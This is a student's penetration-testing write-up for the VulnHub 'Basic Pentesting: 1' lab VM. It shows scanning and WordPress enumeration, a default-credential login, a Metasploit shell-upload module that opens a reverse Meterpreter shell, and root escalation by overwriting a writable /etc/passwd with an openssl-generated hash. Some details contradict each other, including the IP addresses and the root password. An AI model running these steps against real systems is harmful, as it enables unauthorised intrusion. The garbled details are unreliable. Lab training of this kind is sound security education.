Cybersecurity Lab Project: Penetration Testing with Nmap & Metasploit

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Summary


This report details the penetration testing process performed on the vulnerable virtual machine “Basic Pentesting: 1” from VulnHub. The aim was to simulate real-world hacking techniques including network scanning, enumeration, exploitation, and post-exploitation. Tools such as Nmap, Nikto, Enum4linux, and Metasploit were used. Successful exploitation of the target led to root access and retrieval of the flag, demonstrating key offensive security skills.

1. Recon & Scanning

netdiscover is used to identify live hosts in a local network by performing ARP scans.


which is pre-installed in kali linux, and got few machines running in this network

netdiscover -r 191.168.56.0/24



After checking out each and every IP using **nmap -O** which is for OS I found out the target IP address is **192.68.41.57 .**Nmap is a network scanning tool used to discover hosts and services by sending packets and analyzing responses..

nmap -A -sV -sC -oN basicpentest.txt 192.168.41.57




From this we can see the following ports and services:

- port 21/tcp — FTP — (ProFTPD 1.3.3c)

- port 22/tcp — SSH — (OpenSSH 7.2p2 Ubuntu)

we have found 3 open ports that run services FTP, SSH, and HTTP on the target.I will check with the HTTP service




The HTTP homepage didn't contain useful information, so I proceeded to directory brute-forcing using Dirbo

2. Enumeration

dirb http://192.168.41.57/

I used dirb, a web content scanner that brute-forces directories and files on web servers to find hidden paths




I got a valid URL https://192.168.41.57/secret/

After visiting the URL , I observe that all the links referred to the domain called “vtcsec”. But it seems to be down, I think this machine is meant to be “vtcsec” host, So for seeing this website with full content, I’ll add “vtcsec” on my host file and try again.


Add the target IP address and the hostname “vtcsec” in the host file which is located at /etc/hosts. here we have used nano text editor to add the IP and host name

nano /etc/hosts

After adding the IP and host name and refreshing the page this is what i got.




The link to the log in panel can then be found on the right-hand side near the bottom of this page:



The next step is to enumerate any potential users and vulnerabilities in the site by using *wpscan*:

wpscan --url http://192.168.41.57/secret/ --enumerate u

wpscan is a specialized vulnerability scanner for WordPress that detects themes, plugins, usernames, and known CVEs




This revealed a number of vulnerabilities and that the default WordPress username of **‘admin’** is still in use

wpscan --url http://192.168.41.57/secret/ -U admin -P /usr/share/wordlists/rockyou.txt.gz


```
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Progress Time: 00:00:00 <                    > (0 / 214240)  0.00%  ETA: ??:??:??
[i] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been ou
tput.
[!] You can get a free API token with 25 daily requests by registering at htt
ps://wpscan.com/register

[+] Finished: Tue Jun  3 11:24:57 2025
[+] Requests Done: 143
```

With the default username being ‘**admin**’ it’s worth trying to log in with the default password as ‘**admin**’ too… sure enough, this works



Now we have admin access to the WordPress site, **Metasploit** can be used to generate a plugin which will automatically upload a payload and give us a shell which helps to get the remote connection of target. The module we used was **wp_admin_shell_upload**

use exploit/unix/webapp/wp_admin_shell_upload



As we can see password ,rhosts & username are not set we should set it

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME ⇒ admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret
TARGETURI ⇒ /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.41.57
RHOST ⇒ 192.168.41.57
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter/rev
erse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

```
┌──(root㉿kali)-[/home/vulnhub]
└─# nano passwd

┌──(root㉿kali)-[/home/vulnhub]
└─# openssl passwd -1 demo
$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1

┌──(root㉿kali)-[/home/vulnhub]
└─# nano passwd

┌──(root㉿kali)-[/home/vulnhub]
└─# cat passwd | grep root
root:x:0:0:root:/root:/bin/bash

┌──(root㉿kali)-[/home/vulnhub]
└─# nano passwd

┌──(root㉿kali)-[/home/vulnhub]
└─# cat passwd | grep root
root:$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1
:0:0:root:/root:/bin/bash

┌──(root㉿kali)-[/home/vulnhub]
└─#
```

The exploit(run) should executed successfully and open a meterpreter session. Running a getuid command from this session (or id from a shell) shows we currently have access as the user: www-data. Therefore, some additional work is required to obtain root access

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.41.86:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /secret/wp-content/plugins/rkKBxGAJlu/kBdfNusfYl.php
...
[*] Sending stage (40004 bytes) to 192.168.41.57
[+] Deleted kBdfNusfYl.php
[+] Deleted rkKBxGAJlu.php
[+] Deleted ../rkKBxGAJlu
[*] Meterpreter session 1 opened (192.168.41.86:4444 → 192.168.41.57:59520) at 2
025-06-03 11:31:49 -0400

meterpreter > shell
Process 1609 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
```

we get into shell by using **shell** command and by using "**which python"** to find the path to it and to check our target has been installed python or not and by running python script **python -c 'import pty;pty.spawn("/bin/bash")'** which is used for interacting with the shell and use **su root -l** to get into root access.Still, I haven't reached the root, So I went back to meterpreter session.

```
python -c 'import pty;pty.spawn("/bin/bash")'
su root -l
```

```
meterpreter > shell
Process 1609 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
which python
sh: 0: getcwd() failed: No such file or directory
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent dire
ctories: No such file or directory
www-data@vtcsec:$ su root -l
su root -l
Password: admin

su: Authentication failure
www-data@vtcsec:$
```

I check for file permission of etc/passwd, Here got that the file was read and write permission now I can modify the user for root privileges.Download passwd file on my machine located to /home/vulnhub directory

ls -l /etc/passwd
download /etc/passwd /home/vulnhub

```
meterpreter >  -l /etc/passwd
[-] Unknown command: -l. Run the help command for more details.
meterpreter > download /etc/passwd /home/vulnhub
[*] Downloading: /etc/passwd → /home/vulnhub/passwd
[*] Downloaded 2.31 KiB of 2.31 KiB (100.0%): /etc/passwd → /home/vulnhub/passwd
[*] Completed  : /etc/passwd → /home/vulnhub/passwd
meterpreter >
```

Now the downloaded file is in the /home/vulnhub/passwd so i open new tab and get into that directory and list the files and use cat to see the contents in the file we use grep to filter our search

cd /home/vulnhub/
ls
cat passwd | grep root

```
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└─# nano passwd

┌──(root㉿kali)-[/home/vulnhub]
└─# openssl passwd -1 demo
$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1

┌──(root㉿kali)-[/home/vulnhub]
└─# nano passwd

┌──(root㉿kali)-[/home/vulnhub]
└─# cat passwd | grep root
root:x:0:0:root:/root:/bin/bash

┌──(root㉿kali)-[/home/vulnhub]
└─# nano passwd

┌──(root㉿kali)-[/home/vulnhub]
└─# cat passwd | grep root
root:$1$dkRDfXUc$0K96.nbdA53v4YVeFUhtG1
:0:0:root:/root:/bin/bash

┌──(root㉿kali)-[/home/vulnhub]
└─#
```

To generate encrypted password I used openssl and MD-5 based algorithm(-1) "**openssl passwd -1 <password>**".

then I got the encrypted password, After that open the passwd file and replace it with a new password of the root user which was generated by **openssl**.

after modifying the passwd file, then upload back to the target machine.

It asks for a root password, I gave the password as "**hello**" which was generated by openssl. Yeah, successfully we get root privileges access of the target.

upload /home/vulnhub/passwd /etc/passwd

python -c 'import pty;pty.spawn("/bin/bash")'